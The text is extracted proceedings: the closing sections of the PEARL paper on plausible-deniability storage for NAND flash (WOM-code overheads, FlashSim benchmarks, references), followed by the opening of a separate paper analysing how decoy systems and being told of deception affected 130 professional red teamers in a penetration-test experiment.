In PEARL, a page is written-to (programmed) once in the case of both public data and hidden data being stored there. The page appears to be written-to twice when an adversary observes the device. This may allow a new type of side channel attack where the adversary estimates page wear to determine the presence of hidden data – the page wear may end up being slightly decreased than what is expected when the page contains hidden data. A detailed analysis of this physical side-channel is the subject of ongoing work.

Attacks on Weak Passwords. The security of all PD systems rely on the confidentiality of the hidden encryption key, which is usually derived from a password. There could be several security issues related to passwords, such as online/offline brute force attacks, social engineering, phishing etc. As a first line of defense, PEARL requires users to choose strong passwords with high entropy [27] thereby presumably making the system more resilient to these attacks.

Adequate Public Cover Traffic for Hidden Data. As in all prior works, PEARL requires public data traffic to hide data. Hidden data is written together with public data – either existing public data relocated during garbage collection or new incoming public data. Garbage collection is triggered only when empty pages are consumed by new public requests. Thus, to enable hidden data writes, sufficient public data traffic is required. In many scenarios this may be a reasonable assumption since in reality the amount of hidden data requiring protection is often less than public data. While it may be possible to build solutions in a different model where public data is de-linked from hidden data and hidden data exceeds the amount public data this requires further validation and is left for future work.

10 Evaluation

In this section, we first analyse the storage and I/O overheads in PEARL. We then present a performance evaluation with experimental results. PEARL has been implemented with the (3,5) WOM code (Table 3). As discussed before, the (3,5) WOM is suitable for data hiding as it supports an equal partition. While there may exist other (more optimal) two-write WOM codes with the same properties, as well as WOM codes that support more writes (e.g., three-write WOM codes) and also enable data hiding, we leave the discovery and analysis of such WOM codes as future work.

Storage Overhead. The (3,5) WOM code used requires 5 physical bits to store 3 bits of public logical data and 1 bit of hidden logical data. Further, storing metadata (e.g. translation pages) requires a few physical blocks. Overall, this reduces the total amount of logical data that can be stored within the total capacity of the device. Specifically, the total amount of public data cannot exceed 60% of the total physical device capacity, while the total amount of hidden data cannot exceed 20% of the total device capacity. Thus, around 20% is sac-

rificed. Designing a more storage efficient WOM code that supports equal partitions for PEARL is left as future work.

I/O Overhead. Data amplification also contributes to I/O overheads. With the (3,5) WOM code, 5 physical bits encode only 1 hidden bit, which means that 60KB data is accessed from the device for each 12KB of logical hidden data access. Similarly, accessing 12 KB of logical public data requires 20KB of physical data access. This is expected to reduce overall throughput of the system proportionally.

Moreover, as described in Section 5, performing a full write or a 2nd write requires reading of some existing public data or the obsolete data in that page. This additional read also contributes to I/O overhead. Finally, PEARL also requires additional processing time for address translation and data encoding etc., which contributes to I/O overhead as well.

10.1 Implementation & Micro-Benchmarks

Setup. PEARL was implemented as a core FTL engine in FlashSim [32], a popular flash based storage system simulation framework. FlashSim is an event-driven simulator (similar to DiskSim [13]) and is widely used to study the performance implications of different FTL schemes [18, 19, 49, 52]. Specifically, the evaluated PEARL uses the data encoding scheme based on the (3,5) WOM code as discussed in Section 7. Besides, as a baseline for comparison, DFTL is also implemented and evaluated under the same device settings. In the experiments below, a 64GB SSD [35] is simulated and the parameters used for this simulation are listed in Table 4. The page read, write and erase time are 130 us, 900 us and 10ms, respectively.

Read	Write	Erase	(Die, Plane, Block, Page)	Page size
130us	900us	10ms	(1, 2, 1437, 768)	16KB

Table 4: Parameters of the simulated NAND flash device.

Logical Volume Capacity. Although the physical capacity of the SSD simulated is 64GB, the logical capacity for the public volume and the hidden volume are set to 36GB and 12GB respectively. The difference in capacity is due to the use of the (3,5) WOM code, as discussed above. Comparably, the logical volume size when DFTL is used is 54 GB.

Initialization. FlashSim starts by simulating an empty SSD. However, it is well known that the overall performance of an SSD degrades with increasing logical capacity utilization. Thus, for an accurate evaluation, it is important to start with the device at a state where it has been fairly used for storing and accessing data for all volumes. This requires two things. First, the SSD should be "full" – most of the physical pages have been written at least once and contains some data (may be invalid data). Only in this case garbage collection can be triggered. Second, the amount of valid data in each volume should be "equivalent" relative to volume capacity. In this case, the write amplification due to the relocation of valid data will be comparable.




Figure 9: Throughput comparison between DFTL (baseline) and PEARL (higher is better). PEARL is slower mainly due to data amplification resulting from the use of the WOM code.

Thus, in the initialization phase for the PEARL evaluation, the SSD was filled with random data coming from the first halves of the public and the hidden volumes respectively until most of the physical pages have been written once and at least one garbage collection has been invoked. When evaluating DFTL, the SSD was filled with random data from the first half of the corresponding logical volume.

Performance Metrics. FlashSim reports a total aggregated *response time* for each request received. This is a combination of the device service time and the effect of queuing delays. Specifically, the response time not only captures the overhead due to the internal processes in an FTL such as address translation and *data encoding*, but also factors in the time spent by the request in I/O queues etc. While in certain cases it may be desirable to eliminate scheduling delays etc. from the performance evaluation, this is not possible in the current simulator and would require further kernel instrumentation.

Overhead of WOM Codes. To first estimate the overhead incurred due to the use of WOM codes, we compared the throughput of public data operations (running in public-only mode) in PEARL with a DFTL baseline. Note that in public-only mode, PEARL does not perform any hidden opertions and the overhead observed is primarily due to the write-amplification resulting from the use of WOM code for encoding public data. Also, note that DFTL does not employ WOM codes and therefore does not have any write amplification.

For benchmarks, we used synthetic workloads to test throughout of the system under conditions of heavy load. Specifically, we ran multiple synthetic workloads where large numbers of requests are submitted to the device at the same time (the request interval arrival time is 0). Specifically, 100000 read or write requests are submitted for either public or hidden data, and each of them requests for a data chunk of 16KB. Similarly, the response time is recorded for each request and we calculate the number of request satisfied during each second (IOPS).

The DFTL baseline features a read throughput of around $8.5 * 10^4$ IOPS and write throughput around $2.5 * 10^4$ IOPS.




Figure 10: The average response time for three real-world traces with different FTLs (lower is better).

In contrast, PEARL public data throughput is around $5 * 10^4$ IOPS for reads and $1.3 * 10^4$ IOPS for writes In other words, PEARL public data throughput is around 60% of the baseline.

The performance penalty for public data operations is primarily due to the data amplification resulting from the WOM code: 5 physical bits are used to represent only 3 bits of public data. Meanwhile, additional page reads required during the *2nd write* also reduces the write throughput of public data.

Overhead for Hidden Data Operations. Write amplification due to WOM codes also significantly affects the throughput for hidden data operations since 5 physical bits are required for 1 hidden bit. As a result, the hidden throughput (when PEARL runs in public+hidden mode) is $1.7 * 10^4$ IOPS for reads and $2.4 * 10^3$ IOPS for writes, which is 10% – 20% of the baseline. Besides, additional page reads and writes are required for public data that is written together with hidden data and plausibly explains the changes to the device. This further explains the low hidden write throughput.

10.2 Application Benchmarks

Workload	Avg. Req. Size (KB)	Read (%)	Seq (%)	Avg. Req. Inter-arrival Time (ms)
Financial 1	3.47	23.2	2.0	8.19
Financial2	2.45	82.3	2.0	11.08
Web Search1	15.51	99.9	14.0	2.98

Table 5: Enterprise-scale workload characteristics.

Workloads. To evaluate how PEARL performs for real world applications, we used three popular enterprise-scale workload traces (Table 5). This includes two different I/O traces (Financial1 and Financial2) for an OLTP application running at a financial institution [29], and an I/O trace from a popular search engine (Web Search1) [30]. These traces were particularly selected since (i) their address spaces fit within the capacity of the SSD being simulated, and (ii) they include enough writes to invoke garbage collections.

Moreover, these traces provide different characteristics which capture numerous real-world usage scenarios. For example, Financial1 is write-dominant while Financial2 and Web Search1 are read-dominant. Further, Web Search1 has more sequential accesses compared to Financial2. Financial1 and Financial2 also have smaller request sizes while Web Search1 requests more data per request on average. The overall parameters for the traces are summarized in Table 5.

Results. Figure 9 illustrates average response times for each workload. The y axis is in log scale and the actual values are provided on top of each column for further clarification. Generally, I/O requests for hidden data consume more time as compared to public data. Comparing with the baseline (DFTL), the overhead for accessing public data ranges from 6% to 13%, while the overhead for accessing hidden data in each workload varies between 13% to 244%. The higher overhead for hidden data access is expected since the amplification of data size for hidden data is 3x the amplification of public data. Thus, a hidden data operation requires more physical page accesses compared to a public operation requesting the same data size.

Further, the average response time increases with increasing percentage of writes in a particular trace. This is more obvious in the case of hidden data accesses. Specifically, for Web Search1, the reported average response time is comparable to the baseline, since more than 99% of the requests are read requests. On the contrary, the average response time when running Financial1 trace is 2-3x higher than the baseline for hidden data, since most of the requests are writes.

Specifically, we can conclude that hidden write requests bring much higher overhead than public write requests. This can be explained with the following reasons. For public data accesses, the overhead for write operations is incurred primarily when the data is written to a 2nd write page. In this case, the old data in the page needs to be read first. A similar overhead is incurred during hidden writes – the public data that will be stored along with the hidden data needs to be read first. However, as hidden data has a larger amplification due to the WOM code compared to public data, the hidden data may be spread across more pages. And each page of hidden data requires a page of public data to be read. As a result, hidden data writes usually require more page operations than public data writes. In addition, a hidden write also requires updating the map entry for the corresponding public data. This may result in additional page accesses. Thus, overall, the overheads for hidden writes are much higher than the overheads for public writes. Interestingly, the above results indicate that the additional page operations are the main contributors to performance overhead rather than the data encoding.

11 Conclusion

PEARL is the first system that achieves strong plausible deniability for NAND flash devices, secure against realistic multi-snapshot adversaries. PEARL employs a new data encod-

ing scheme using specially designed WOM codes – the first scheme that allows hidden data to surreptitiously coexist in the same physical page as public data. By enabling plausible explanations for all state transitions base on public operations only, PEARL ensures that an on-event multi-snapshot adversary cannot detect the existence of hidden data. PEARL performance is practical and real-world workloads perform comparably with the case of running on a standard device without plausible deniability assurances.

12 Acknowledgements

We thank our shepherd, Kevin Butler and the anonymous Usenix Security Symposium reviewers for their excellent suggestions and feedback.

References

[1] *TrueCrypt*. "http://truecrypt.sourceforge.net/".

[2] Ubifs - ubi file-system, 2015. "http://www.linux-mtd.infradead.org/doc/ubifs.html".

[3] Ross Anderson, Roger Needham, and Adi Shamir. The steganographic file system. In *Information Hiding*, pages 73–82. Springer, 1998.

[4] Amit Berman and Yitzhak Birk. Retired-page utilization in write-once memory — a coding perspective. *IEEE ISIT*, 2013.

[5] Erik-Oliver Blass, Travis Mayberry, Guevara Noubir, and Kaan Onarlioglu. Toward robust hidden volumes using write-only oblivious ram. In *ACM CCS*, 2014.

[6] Reporters Without Borders. Internet enemies, 12 March 2012. "http://goo.gl/x6zZ1.".

[7] Anrin Chakraborti, Chen Chen, and Radu Sion. Datalair: Efficient block storage with plausible deniability against multi-snapshot adversaries. *Proceedings on Privacy Enhancing Technologies*, 2017(3):179–197, 2017.

[8] Bing Chang, Fengwei Zhang, Bo Chen, Yingjiu Li, Wen-Tao Zhu, Yangguang Tian, Zhan Wang, and Albert Ching. Mobiceal: Towards secure and practical plausibly deniable encryption on mobile devices. In *2018 48th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, pages 454–465. IEEE, 2018.

[9] Chen Chen, Anrin Chakraborti, and Radu Sion. Pd-dm: An efficient locality-preserving block device mapper with plausible deniability. *Proceedings on Privacy Enhancing Technologies*, 2019(1), 2019.

[10] A Fiat and A Shamir. Generalized "write-once" memories. *IEEE Transactions on Information Theory*, 30(3):470–480, 1984.

[11] Fang-Wei Fu and AJ Han Vinck. On the capacity of generalized write-once memory with state transitions described by an arbitrary directed acyclic graph. *IEEE Transactions on Information Theory*, 45(1):308–313, 1999.

[12] Paolo Gasti, Giuseppe Ateniese, and Marina Blanton. Deniable cloud storage: sharing files via public-key deniability. In *Proceedings of the 9th annual ACM workshop on Privacy in the electronic society*, pages 31–42, 2010.

[13] Bruce Worthington Greg Ganger and Yale Patt. The disksim simulation environment (v4.0), 2008. "http://www.pdl.cmu.edu/DiskSim/index.shtml".

[14] Laura M Grupp, Adrian M Caulfield, Joel Coburn, Steven Swanson, Eitan Yaakobi, Paul H Siegel, and Jack K Wolf. Characterizing flash memory: anomalies, observations, and applications. In *Microarchitecture, 2009. MICRO-42. 42nd Annual IEEE/ACM International Symposium on*, pages 24–33. IEEE, 2009.

[15] The Guardian. Blackmail fear over lost raf data. 2008.

[16] Aayush Gupta, Youngjae Kim, and Bhuvan Urgaonkar. *DFTL: a flash translation layer employing demand-based selective caching of page-level address mappings*, volume 44. ACM, 2009.

[17] Jin Han, Meng Pan, Debin Gao, and HweeHwa Pang. A multi-user steganographic file system on untrusted shared storage. In *Proceedings of the 26th Annual Computer Security Applications Conference*, pages 317–326. ACM, 2010.

[18] Yang Hu, Hong Jiang, Dan Feng, Lei Tian, Hao Luo, and Shuping Zhang. Performance impact and interplay of ssd parallelism through advanced commands, allocation strategy and data granularity. In *Proceedings of the international conference on Supercomputing*, pages 96–107, 2011.

[19] H Howie Huang, Shan Li, Alex Szalay, and Andreas Terzis. Performance modeling and analysis of flash-based storage devices. In *2011 IEEE 27th Symposium on Mass Storage Systems and Technologies (MSST)*, pages 1–11. IEEE, 2011.

[20] R. P. Weinmann J. Assange and S. Dreyfus. Rubberhose:cryptographically deniable transparent disk encryption system. "http://marutukku.org".

[21] Adam N Jacobvitz, R Calderbank, and Daniel J Sorin. Writing cosets of a convolutional code to increase the lifetime of flash memory. In *2012 50th Annual Allerton Conference on Communication, Control, and Computing (Allerton)*, 2012.

[22] Ashish Jagmohan, Michele Franceschini, and Luis Lastras. Write amplification reduction in nand flash through multi-write coding. In *2010 IEEE 26th Symposium on Mass Storage Systems and Technologies (MSST)*. IEEE, 2010.

[23] Jaeyong Jeong, Sangwook Shane Hahn, Sungjin Lee, and Jihong Kim. Lifetime improvement of nand flash-based storage systems using dynamic program and erase scaling. In *USENIX FAST*, 2014.

[24] Shijie Jia, Luning Xia, Bo Chen, and Peng Liu. Deftl: Implementing plausibly deniable encryption in flash translation layer. In *ACM CCS 2017*, 2017.

[25] Xavier Jimenez, David Novo, and Paolo Ienne. Wear unleveling: Improving NAND flash lifetime by balancing page endurance. In *USENIX FAST*, 2014.

[26] Xavier Jimenez, David Novo, and Paolo Ienne. Libra: Software-controlled cell bit-density to balance wear in nand flash. *ACM Trans. Embed. Comput. Syst.*, 14(2), February 2015.

[27] B. Kaliski. Pkcs 5: Password-based cryptography specification version 2.0, 2000. "https://tools.ietf.org/html/rfc2898".

[28] Ramakrishna Karedla, J Spencer Love, and Bradley G Wherry. Caching strategies to improve disk system performance. *Computer*, 27(3):38–46, 1994.

[29] Bruce McNutt Ken Bates. Umasstracerepository-oltp application i/o. "http://traces.cs.umass.edu/index.php/Storage/Storage".

[30] Bruce McNutt Ken Bates. Umasstracerepository-search engine i/o. "http://traces.cs.umass.edu/index.php/Storage/Storage".

[31] Gabriela Kennedy. Encryption policies: Codemakers, codebreakers and rulemakers: Dilemmas in current encryption policies. *Computer Law & Security Review*, 2000.

[32] Youngjae Kim, Brendan Tauras, Aayush Gupta, and Bhuvan Urgaonkar. Flashsim: A simulator for nand flash-based solid-state drives. In *2009 First International Conference on Advances in System Simulation*. IEEE, 2009.

[33] Kingston. Nearly half of organizations have lost sensitive or confidential information on usb drives in just the past two years. 2011.

[34] Changman Lee, Dongho Sim, Jooyoung Hwang, and Sangyeun Cho. F2fs: A new file system for flash storage. In *USENIX FAST*, 2015.

[35] Chun-Yi Liu, Jagadish B. Kotra, Myoungsoo Jung, Mahmut T. Kandemir, and Chita R. Das. Soml read: Rethinking the read operation granularity of 3d nand ssds. In *ASPLOS*, 2019.

[36] Andrew D McDonald and Markus G Kuhn. Stegfs: A steganographic file system for linux. In *Information Hiding*, pages 463–477. Springer, 1999.

[37] J. Mull. How a syrian refugee risked his life to bear witness to atrocities, 2012. "shorturl.at/yHJL1".

[38] BBC News. Uk's families put on fraud alert. 2007.

[39] BBC News. Blackmail fear over lost raf data. 2009.

[40] HweeHwa Pang, Kian-Lee Tan, and Xuan Zhou. Stegfs: A steganographic file system. In *Data Engineering, 2003*. IEEE, 2003.

[41] Timothy Peters, Mark Gondree, and Zachary N. J. Peterson. DEFY: A deniable, encrypted file system for log-structured storage. In *NDSS 2015*, 2015.

[42] Denver Post. Password case reframes fifth amendment rights in context of digital world. "http://www.denverpost.com/news/ci_19669803".

[43] The Register. Youth jailed for not handing over encryption password. 2010.

[44] Ronald L Rivest and Adi Shamir. How to reuse a "write-once memory". *Information and control*, 55(1-3):1–19, 1982.

[45] Adam Skillen and Mohammad Mannan. On implementing deniable storage encryption for mobile devices. 2013.

[46] AGYKB Urgaonkar. Dftl: A flash translation layer employing demand-based selective caching of page-level address mappings. 2008.

[47] WhisperSystems. Github: Whispersystems/whisperyaffs: Wiki, 2012. "https://github.com/WhisperSystems/WhisperYAFFS/wiki".

[48] Wikipedia. Key disclosure law. "http://en.wikipedia.org/wiki/Key_disclosure_law".

[49] Zhiyong Xu, Ruixuan Li, and Cheng-Zhong Xu. Cast: A page-level ftl with compact address mapping and parallel data blocks. In *IPCCC*. IEEE, 2012.

[50] Eitan Yaakobi, Scott Kayser, Paul H Siegel, Alexander Vardy, and Jack Keil Wolf. Codes for write-once memories. *IEEE Transactions on Information Theory*, 58(9):5985–5999, 2012.

[51] Gala Yadgar, Eitan Yaakobi, and Assaf Schuster. Write once, get 50% free: Saving SSD erase costs using WOM codes. In *USENIX FAST*, 2015.

[52] Jian Zhou, Dezhi Han, Jun Wang, Xiaobo Zhou, and Changjun Jiang. A correlation-aware page-level ftl to exploit semantic links in workloads. *IEEE Transactions on Parallel and Distributed Systems*, 30(4):723–737, 2018.

Examining the Efficacy of Decoy-based and Psychological Cyber Deception

Kimberly J. Ferguson-Walter
Laboratory for Advanced Cybersecurity Research

Maxine M. Major
Naval Information Warfare Center, Pacific

Chelsea K. Johnson
Arizona State University

Daniel H. Muhleman
Naval Information Warfare Center, Pacific

Abstract

The threat of cyber attacks is a growing concern across the world, leading to an increasing need for sophisticated cyber defense techniques. Attackers often rely on direct observation of cyber environments. This reliance provides opportunities for defenders to affect attacker perception and behavior by plying the powerful tools of defensive cyber deception. In this paper we analyze data from a controlled experiment designed to understand how defensive deception, both cyber and psychological, affects attackers [16]. Over 130 professional red teamers participated in a network penetration test in which both the presence and explicit mention of deceptive defensive techniques were controlled. While a detailed description of the experimental design and execution along with preliminary results related to red teamer characteristics has been published, it did not address any of the main hypotheses. Granted access to the cyber and self-report data collected from the experiment, this publication begins to address theses hypotheses by investigating the effectiveness of decoy systems for cyber defense through comparison of various measures of participant forward progress across the four experimental conditions. Results presented in this paper support a new finding that the combination of the presence of decoys and information that deception is present has the greatest impact on cyber attack behavior, when compared to a control condition in which no deception was used.

1 Introduction

Cyber deception is a growing area of research in cyber defense, which considers the human aspects of an attacker in order to impede attacks and improve security [26, 46]. The goal is to use deception to better understand and influence an attacker that has already infiltrated a network, and ultimately to delay, deter, and disrupt an attack.

While the efficacy of deceptive technologies has been hypothesized for decades, controlled experiments to measure the impact on attacker behavior are relatively scant. A primary goal of our research is to provide a scientific assessment of the effectiveness of one cyber deception technology— a decoy system, which places numerous "decoy" assets on a network interspersed with the real assets as a defensive measure. These decoys can be configured to appear more or less vulnerable than, or identical to the real assets in network scans.

Bell and Whaley's highly accepted taxonomy of deception in kinetic military operations employ the term *dissimulation* for hiding the real, and *simulation* for showing the false [6]. Dissimulation includes *masking* the real so it appears not to exist, *repackaging* the real as something else, and *dazzling* to distract from the real. Simulation includes *mimicking* something true, *inventing* a new reality, and *decoying* by signaling a common truth but then changing to something different. Numerous extensions and examples of this taxonomy have been applied to cyber security [26].

A second goal of our research is to examine the effects of cyberpsychology-based techniques. Cyberpsychology is the scientific field that integrates human behavior and decision-making into the cyber domain allowing us to understand, anticipate and influence attacker behavior [36]. This can be done, for example, by leveraging an understanding of decision-making biases by taking actions that motivate an attacker to respond in specific ways that enhance a defender's ability to detect, identify, understand, and thus defend against said attacker. Furthermore, it is known that that cognitive limitations require people to form mental representations, or models of the world based on their personal knowledge and experience [32]. In this research, by providing information to the human actor (e.g., the possibility of cyber deception technology), their mental model of the target network was influenced, which in turn, affects cyber attack behavior.

In this publication we present new analyses performed on a subset of data provided from the Tularosa Study [16]. In the Tularosa Study, over 130 professional red teamers participated in a network penetration test which controlled for both the actual presence and the explicit mention of deception. The Tularosa Study leveraged two types of deception: 1) **decoys**—a cyber deception technology mostly utilizing *daz-*

zling, *mimicking*, and *inventing*, (the "Present" condition), and 2) **cyberpsychology** methods, where participants were told ("Informed") that deception might exist on the target network, regardless of whether or not it was really in use. The control condition did not use deception or cyberpsychology methods ("Absent" and "Uninformed"). See Table 1.

While a detailed description of the experimental design and execution along with preliminary results related to red teamer characteristics and cognition has been published [16], the study not yet address the main hypotheses presented and did not consider results drawn from the cyber data. Granted access to the cyber and self-report data collected from the experiment, this publication begins to address these hypotheses by investigating the effectiveness of decoy systems and cyberpsychology methods for cyber defense through comparison of various measures of participant forward progress across the four experimental conditions. Key features of the original study are summarized in Section 4.

Specifically, our analysis investigates these hypotheses, with an emphasis on hypotheses $H1$ and $H2$:

- **Hypothesis** $H1$: Defensive cyber tools and psychological deception impede attackers who seek to penetrate computer systems and exfiltrate information.
- **Hypothesis** $H2$: Defensive deception tools are effective even if an attacker is aware of their use.
- **Hypothesis** $H3$: Cyber deception is effective if the attacker merely believes it may be in use, even if it is not.
- **Hypothesis** $H4$: Cyber and psychological deception affects an attacker's cognitive and emotional state.

Experimental Conditions	
AU	Decoys Absent; Uninformed (Control)
AI	Decoys Absent; Informed
PU	Decoys Present; Uninformed
PI	Decoys Present; Informed
Groups Compared for Hypotheses	
H1	Control (AU) versus Experimental (AI, PU, PI)
H2	Uninformed (AU, PU) versus Informed (PI)
H3	Control (AU) versus Psychological Deception (AI)
H4	Control (AU) versus Experimental (AI, PU, PI)

Table 1: **Conditions and Comparisons:** Participants were randomly assigned to one of the four conditions. Analyses compared Absent versus Present and Informed versus Uninformed conditions in addition to pairwise comparisons.

This work helps to fill a critical gap in computer security research—rigorous data analysis to better understand cyber operators [5]. While several researchers have declared the need for user studies and datasets to enable cyber security research [43, 47], few have focused on cyber operators and those that do often rely solely on qualitative interviews [34, 41, 54]. For this analysis, we seek to combine the richness of qualitative data with quantitative cyber task-relevant data. See Appendix A for a table summarizing meaningful results to date, with previously published results denoted with the † symbol.

2 Related Work

The new millennium introduced new technological advancements and consequently, a new type of criminal. As such, initial investigations began to define and discover cyber adversaries, leading to what is known as modern cyber warfare. In this section, we briefly present the historical review that motivated our research. We consider the sociotechnical system in which technology and human agents create a synergistic interaction and the importance of this system to cyber defense.

In 1998, The Defense Advanced Research Projects Agency's Information Assurance (DARPA-IA) program focused on profiling cyber terrorists [49] and quantifying the impact of defense mechanisms [48]. The program assumed the cyber terrorist to be sophisticated, highly resourced, intelligent, able to influence product life cycles, risk-averse, and have specified targets. Then in 2001, Cohen et al. [8] tested human subjects to analyze attacker behavior in vulnerable systems. In addition, Tinnel et al. [55], created a Cyberwar Playbook suggesting defensive strategies, including deception, for use during an attack. Over the following decades cyber-attacks increased, and defense research and development attempted to keep pace. There exist numerous meta-analyses and surveys to introduce, define, and critique the many defensive advancements. More recently, innovative strategies have surfaced to introduce deception technology as a fruitful tactic to supplement tradition perimeter security defenses. For example, Pawlick et al. [42], provide a taxonomy based on game-theoretic defensive deception, providing six principles: perturbation, moving target defense, obfuscation, mixing, honey-x, and attacker engagement. Han et al., present a classification survey of the current application of deception techniques and discuss four categories: goal, unit of deception, layer of deception, and deployment of deception [25].

Innovative strategies are necessary to tip the scales in favor of defenders because today, network defenses have "reached the limits of what traditional defenses. . . can do" (p. iii) [26]. It is no longer enough to rely upon perimeter security [19]. Research must also focus on the human agents, which are vulnerable to decision-making biases [23] and exhibit other non-rational behavior [20]. One way to accomplish this goal is to employ a deceptive strategy to trigger these biases and influence decision-making.

In a situation where attackers can only know what they perceive, decoys and other cyber deception techniques become a powerful defensive tool. In 2002, Michael [37] suggested exploration of "software decoys [that] employ deception tech-

niques" (p. 957). However, research on the impact of cyber deception has been inconclusive, and reports on the effect of knowledge of its presence have been contradictory. For example, Fraunholz et al. [19], surveyed deception technology research, and reported the unknown presence of deception is significantly more effective than if it is known. In contrast, Yuill et al. [58] expand the early work of Heuer [27] to computer security, theorizing that when an attacker has knowledge of the presence of deception, decision-making biases cause the attacker to "see deception [even] where it does not exist" and to see benign anomalies as traps (p. 6).

We aim to clarify the psychological and technological impact of deception to delay and deter attacker behavior, regardless of whether attackers are aware of these deceptive strategies or not. We hope these basic research findings will be applied to the field, thus identifying the ideal manner to harness and induce human decision-making limitations and susceptibilities in cyber attackers, leading to the future application of novel defense strategies and technologies.

3 Motivation

From the initial definition of cyber terrorist to the determination for a need for innovative cyber defense techniques like cyber deception, we draw upon this foundational research to help answer the call for "experiments that are designed to study a focused hypothesis" [48] (p. 28). The Tularosa Study and the data analyses presented in this paper focus on evaluating the efficacy of decoy systems and psychological deception with expert human subjects. Most cyber deception experiments tend not to have rigorous experimental control or a large enough sample size of participants that generalize to the desired population. For example, participants in cyber deception studies with large participant pools often use unknown parties from the Internet [38, 40, 57] which makes it difficult to control for internal validity—the extent to which a cause-and-effect relationship established by a study cannot be explained by other factors. In this case, a trade-off seems to be made: sacrificing internal validity for high ecological validity—a form of external validity that is focused on how well the results generalize to real-world settings. This trade-off has generated interesting research results in studies such as those that have deployed honeypots on the Internet to characterize attacker behaviors [40, 45].

An alternative strategy seen in experimental cyber deception research is to design controlled studies with simplified tasks using students pursuing technology-related degrees [2, 8, 45] or other non-experts such as recruiting through Amazon Mechanical Turk [4, 9]. However, while internal validity can be easier supported in these settings, they tend to lack external validity, since the task performed and participants often do not generalize well to real-world attack scenarios. These studies have helped answer basic research questions and provide insights needed to shape future work focused on the sophisticated adversaries these defenses are employed to deceive.

In contrast, the Moonraker Study [51] was a controlled experiment designed to assess host-based cyber deception, which used "computer specialists" as participants performing cyber tasks. Likewise, the Tularosa Study focused on skilled participants in a controlled cyber experiment; for a detailed exposé on how controlled research experiments, designed to balance both internal and external validity, compare to more common cyber events such as capture the flag (CTF) see [15]. Controlled experimentation—devised to support internal validity—is defined as an experiment in which a group is used as a standard comparison condition (no variable manipulation) to other groups in treatment conditions (variable manipulation) [52]. Ecological validity was addressed by utilizing the closest analogous group to malicious cyber adversaries available for scientific testing — red teamers — and to bring in a large number of participants in hopes of providing the statistical power and reliability to detect measurable effects. Our contribution with this publication is the evaluation of a subset of previously unanalyzed cyber data from a large human subjects research (HSR) study that employed decoys as the deception technology and cyberpsychology methods, where participant conditions were aware or unaware of the presence of deceptive defenses.

4 Tularosa Study

The Tularosa Study was designed and conducted to understand how defensive deception, both cyber and psychological, affects cyber attackers [16], based on earlier pilot studies [14]. In this empirical study, *cyber deception* refers to the presence of a decoy system and *psychological deception* refers to providing information about the presence of deception on the network, which is hypothesized to influence the attacker's mental model and thus their behavior (See Table 1). Over 17 sessions, 139 experts participated in a full-day network penetration test. The total number of participants who were included for this analysis are as follows[1]: 35 for Absent-Uninformed, 28 for Absent-Informed, 30 for Present-Uninformed, and 30 for Present-Informed, for a total of 123 professional red teamers.

Professional demographics were collected for each participant including 1) level of expertise, 2) involvement in each phase of penetration testing engagement, 3) type of typical engagement, and 4) years of experience. See Appendix C for descriptive statistics. In addition to the abundant host and network data collected, a battery of questionnaires, e.g., demographics, personality; and cognitive tasks, e.g., fluid intelligence, working memory; task-specific questionnaires (TSQ)

[1] All five participants from the first session were excluded due to data collection issues. Another session of ten was excluded due to a late start which caused a reduction in the allotted cyber task time. One participant did not fit the selection criteria and was excluded. In the case of data collection glitches, affected participant data were excluded from that particular analysis.

and qualitative self-report data were also collected. More details can be found in the original publication [16] and accompanying online appendix [17].

Participants were recruited via a contracting process for qualified experts and were compensated for their participation. Approval was received on the experimental design from all relevant institutional ethics review boards (IRB)[2]. No personal identifying information (PII) was collected and all data was anonymized. No cyber task performance or HSR information was provided back to any of the participants' employers.

Participants worked independently and were presented individual identical copies of the simulated target network with 25 real Windows and 25 real Linux systems representing a variety of operating systems, patch levels, and services. The simulated network, for participants with deception present, included additional lightweight, virtualized decoys: 25 Windows and 25 decoy Linux variants. Each decoy responded to scans almost the same as their real counterparts, returning similar open/closed/filtered ports, banners, and services running. However they did not respond to any other activity, e.g., exploits launched against these non-interactive decoys always failed. This design resembles real world settings in which there are numerous reasons that exploits launched against real hosts may fail, such as: human error, faulty exploit, vulnerability not exploitable, false positive reported by vulnerability scanner, defenses are stopping the attack, etc.

The decoy system implemented *dazzling* by adding many targets to the network, distracting attackers from real assets (compared to the Absent condition) and slowing scans. It implemented *mimicking* by including some decoys that looked just like real assets during scanning (but all exploit attempts failed) and *inventing* by also including decoys that appeared different from the real assets, manifesting additional (unexploitable) vulnerabilities. These are baseline features of decoy systems common across commercial products [1, 18, 22, 29, 56]. Many commercial systems also implement high-interaction deceptive features, such as emulating or permitting exploit successes on decoys [1, 18, 29, 56]. The Tularosa Study emulated only the most generic features of decoy systems to better generalize results, with the assumption that these extra features will make the decoys more effective.

Participants were provided with a Kali Linux (Release 2017.1) attack workstation, which provided a robust environment for penetration testing with over 600 pre-installed security related tools [50], and its own offline software repository with 65 GB of additional tools and software that could be easily installed by participants. Research staff arranged ahead to include any publicly available tools requested by participants on all attack clients. The attack clients were fully instrumented for data collection. A separate internet-connected Windows workstation was provided for internet searches, self-reports and questionnaires. Time on task was monitored and cataloged, including breaks and lunch. Controls to support internal validity included directing participants not to discuss the task with each other, dividers between workstations, regulating time on task, and stationing a proctor in the room.

Participants were provided with instructions that included the following narrative for motivation on a task objective and to thoroughly report their findings:

> You represent an APT group attempting to gather information.... You have achieved an initial foothold on the company network, and now must discover as much as you can about potentially valuable targets on the network. You will conduct recon on the network and locate vulnerable services, misconfigurations, and working exploits.... Your objective is to collect as much relevant information about the target network as you can in the allotted time without compromising future network operations. [17]

